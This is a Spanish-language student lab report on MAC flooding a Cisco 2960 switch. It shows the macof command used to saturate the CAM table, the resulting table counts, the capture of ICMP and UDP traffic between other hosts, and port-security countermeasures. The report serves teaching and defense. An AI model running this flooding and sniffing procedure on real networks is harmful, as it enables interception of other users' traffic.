Práctica 01: Análisis de Vulnerabilidad MAC Flooding

Implementación y Mitigación de Ataques de Inundación MAC en Switches Cisco

Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Septiembre 06, 2025

Resumen Ejecutivo

Esta práctica documenta la implementación y análisis de un ataque de inundación MAC (MAC Flooding) sobre un switch Cisco 2960 en un entorno de laboratorio. El objetivo es comprender las vulnerabilidades inherentes en las tablas CAM de los switches y demostrar cómo explotar estas vulnerabilidades para interceptar tráfico de red.

Resultados: Se logró saturar la tabla MAC del switch, forzando el comportamiento de hub y permitiendo la intercepción de comunicaciones entre dispositivos de la red.

Identificación del Problema

Los switches de capa 2 mantienen una tabla de direcciones MAC (CAM table) que mapea direcciones MAC a puertos físicos. Esta tabla tiene un tamaño limitado y, cuando se satura, el switch puede comportarse como un hub, enviando tramas a todos los puertos.

> ⚠ **Vulnerabilidad:** Los switches Cisco 2960 son susceptibles a ataques de inundación MAC que comprometen la segmentación de la red y permiten la intercepción de tráfico.

Metodología Aplicada

Equipos utilizados:
- Switch Cisco 2960-24TT-L con IOS 15.x
- 3 PCs con Ubuntu 22.04 LTS
- Herramientas: dsniff (macof), Wireshark, netcat

Proceso:
1. **Reconocimiento:** Análisis de la topología planteada
2. **Preparación:** Instalación de herramientas y configuración de captura
3. **Ejecución:** Implementación del ataque MAC flooding
4. **Validación:** Verificación de la efectividad mediante captura de tráfico
5. **Análisis:** Evaluación de resultados y contramedidas

Topología de Red Implementada



Figure 1: Topología de red implementada

Configuración de direccionamiento:

Dispositivo	Interface	Dirección IP	Función
PC A	eno1	192.168.1.10/24	Generador de tráfico
PC B	eno1	192.168.1.20/24	Receptor de tráfico
PC C	eno1	192.168.1.30/24	Atacante/Analizador

Dispositivo	Interface	Dirección IP	Función
Switch	VLAN1	192.168.1.254/24	Switch de acceso

Configuración Inicial

Configuración Base del Switch

Cisco IOS Terminal

```
Switch> enable
Switch# configure terminal
Switch(config)# hostname SW1
SW1(config)# enable secret class
SW1(config)# interface fastEthernet 0/1
SW1(config-if)# description “PC A - 192.168.1.10”
SW1(config-if)# interface fastEthernet 0/3
SW1(config-if)# description “PC B - 192.168.1.20”
SW1(config-if)# interface fastEthernet 0/5
SW1(config-if)# description “PC C - 192.168.1.30 (Atacante)”
SW1(config-if)# interface range fastEthernet 0/4-24
SW1(config-if-range)# shutdown
SW1(config-if-range)# line con 0
SW1(config-line)# password cisco
SW1(config-line)# login
```

Estado Inicial de la Tabla MAC

Cisco IOS Terminal

```
SW1# show mac address-table
Mac Address Table
——————————————————-
Vlan Mac Address Type Ports
—- ———- ——- ——
1 7456.3cb7.4d13 DYNAMIC Fa0/1
1 7456.3cb7.4d63 DYNAMIC Fa0/3
1 7456.3cb7.0f23 DYNAMIC Fa0/5
```

Desarrollo Detallado

Instalación de Herramientas

En PC C (atacante):

Linux Terminal

```
ccna@pc-c:~$ sudo apt update && sudo apt install dsniff -y
ccna@pc-c:~$ which macof # Verificar instalación
```

Comportamiento Normal del Switch

Prueba de conectividad inicial entre PC A y PC B:

Linux Terminal

```
ccna@pc-a:~$ ping -c 4 192.168.1.20
```

Comportamiento normal: PC C NO puede interceptar el tráfico entre PC A y PC B debido a la segmentación del switch.

Ejecución del Ataque MAC Flooding

En PC C, ejecutar el ataque:

Linux Terminal

```
ccna@pc-c:~$ sudo macof -i eno1 -s random -d random
```



Figure 2: Ejecución del comando macof en terminal

Monitoreo de la Tabla MAC

Durante el ataque:

Cisco IOS Terminal

SW1# show mac address-table count
Mac Entries for Vlan 1:
————————————-
Dynamic Address Count : 7992
Static Address Count : 0
Total Mac Addresses : 7992
Total Mac Address Space Available: 48



Figure 3: Estado de la tabla MAC durante la saturación

> ⚠ **Punto crítico:** Cuando la tabla MAC se satura (8192 entradas), el switch actúa como hub, enviando tramas a todos los puertos.

Validación del Compromiso

Con macof ejecutándose, realizar ping entre PC A y PC B y capturar en PC C con Wireshark:

Filtro Wireshark: `icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)`



Figure 4: Captura de tráfico ICMP interceptado en Wireshark

Prueba con Tráfico UDP

Receptor (PC B):

Linux Terminal

```
ccna@pc-b:~$ nc -lu 1234
```

Transmisor (PC A):

Linux Terminal

```
ccna@pc-a:~$ echo “Mensaje secreto” | nc -u 192.168.1.20 1234
```

Captura en PC C: Filtro `udp and ip.dst == 192.168.1.20`



Figure 5: Captura de tráfico UDP interceptado

Problemas Encontrados y Soluciones

Problema: Saturación Insuficiente de Tabla MAC

Descripción: En pruebas iniciales, macof no generaba suficientes entradas para saturar completamente la tabla MAC.

Diagnóstico: La tasa de generación predeterminada era inferior a la capacidad de procesamiento del switch.

Solución aplicada: Ejecutar macof continuamente y monitorear el llenado de la tabla hasta alcanzar la saturación completa (7992+ entradas).

Problema: Temporización del Ataque

Descripción: El timing entre operaciones era crítico para mantener el estado de flooding.

Solución: Mantener macof ejecutándose continuamente después de borrar la tabla MAC durante todas las pruebas de validación.

Validación y Pruebas

Verificación de Intercepción

Metodología:

1. Ejecutar ataque MAC flooding con macof en PC C
2. Borrar tabla MAC en el switch sin detener macof
3. Generar tráfico ICMP entre PC A y PC B
4. Capturar tráfico en PC C con Wireshark desde PC C

Comandos utilizados:

PC A - Generación de tráfico

Linux Terminal

```
ccna@pc-a:~$ ping -c 20 -i 0.5 192.168.1.20
```

PC C - Captura simultánea

Linux Terminal

```
ccna@pc-c:~$ tshark -i eno1 -f “icmp” -c 20
```

✔ **Validación exitosa:** Se confirmó la intercepción del 100% del tráfico ICMP entre PC A y PC B.

Recuperación del Switch

Al detener macof, el switch recupera automáticamente su comportamiento normal:
- Tabla MAC regresa a entradas legítimas
- PC C ya no puede interceptar tráfico
- Segmentación de puertos restaurada

Experiencia Adquirida

Conocimientos Técnicos Clave

Funcionamiento de Tablas CAM

- Las tablas CAM tienen limitaciones físicas (8192 entradas en Cisco 2960)
- El aging time predeterminado es de 300 segundos
- Al saturarse, el switch adopta comportamiento de hub

Herramientas de Seguridad

- **macof:** Genera direcciones MAC aleatorias para saturar tablas
- **Wireshark:** Análisis de protocolos con filtros avanzados
- **tshark:** Interfaz de línea de comandos para captura automatizada

Comandos Cisco IOS Críticos

Cisco IOS Terminal

```
Switch# show mac address-table
Switch# show mac address-table count
Switch# clear mac address-table dynamic
Switch# show interfaces status
```

Lecciones Aprendidas

Seguridad por Capas

Un único mecanismo de seguridad (segmentación por switch) es insuficiente. Se requieren múltiples capas:
- Port security a nivel físico
- VLANs y ACLs a nivel de red
- Cifrado a nivel de aplicación

Monitoreo Proactivo

La detección temprana requiere monitoreo automatizado de:
- Utilización de tabla MAC (alerta al 80% de capacidad)
- Patrones de tráfico anómalos
- Incrementos súbitos en direcciones MAC

Configuración Defensiva

Implementar port security básico:

Cisco IOS Terminal

```
Switch(config)# interface range fastEthernet0/1-24
Switch(config-if)# switchport port-security
Switch(config-if)# switchport port-security maximum 2
Switch(config-if)# switchport port-security violation restrict
```

1. Implementación de Port Security Avanzado

Configurar diferentes niveles de port security para evaluar su efectividad:

Cisco IOS Terminal

```
! Configuración restrictiva
Switch(config)# interface FastEthernet0/1
Switch(config-if)# switchport port-security
Switch(config-if)# switchport port-security maximum 1
Switch(config-if)# switchport port-security violation shutdown
Switch(config-if)# switchport port-security mac-address sticky
! Configuración con logging
Switch(config-if)# interface FastEthernet0/2
Switch(config-if)# switchport port-security
Switch(config-if)# switchport port-security maximum 2
Switch(config-if)# switchport port-security violation restrict
Switch(config-if)# switchport port-security aging time 10
```

Investigación sugerida: Evaluar el impacto en rendimiento y usabilidad de cada modo de violación.

2. Desarrollo de Sistema de Detección Automatizada

Crear scripts que monitoreen en tiempo real la tabla MAC y generen alertas.

Recursos y Referencias Utilizados

Documentación Técnica Oficial

Cisco Systems

- **Cisco Catalyst 2960-X Series Switches Configuration Guide, 15.2(7)E** - Chapter: "Configuring Port Security"
- **Cisco IOS Security Command Reference Guide** - Port Security Commands
- **Cisco Security Best Practices Guide** - "Securing Layer 2 Infrastructure"
- **Catalyst 2960 Series Software Configuration Guide** - "Understanding Port Security Features"

Estándares y RFC

- **RFC 826:** "Address Resolution Protocol (ARP)" - Base técnica del protocolo ARP
- **IEEE 802.1D-2004:** "MAC Bridges" - Fundamentos de funcionamiento de switches
- **IEEE 802.1Q-2018:** "Bridges and Bridged Networks" - VLANs y segmentación
- **RFC 3619:** "Extreme Networks' Ethernet Automatic Protection Switching (EAPS)"

Herramientas de Seguridad y Análisis

Herramientas de Pentesting

- **dsniff:** GitHub Repository - Suite de herramientas de sniffing de red
- **macof:** Parte de dsniff - Generador de direcciones MAC para flooding

Análisis de Protocolos

- **Wireshark:** Official Documentation - Analizador de protocolos de red
- **tshark:** Interfaz CLI de Wireshark para automatización
- **netcat (nc):** Utilidad de red Swiss Army knife

Configuraciones de Referencia

Archivos de Configuración

- **`SW2960-base-config-v1.cfg`:** Configuración base del switch Cisco 2960

Recursos en Línea

Laboratorios Virtuales

- **Cisco Packet Tracer** - Simulador oficial de Cisco

Documento: Práctica 01 - MAC Flooding Attack
Fecha: Septiembre 12, 2025
Autores: Uriel Felipe Vázquez Orozco, Euler Molina Martínez
Materia: Redes de Computadoras 2
Profesor: M.C. Manuel Eduardo Sánchez Solchaga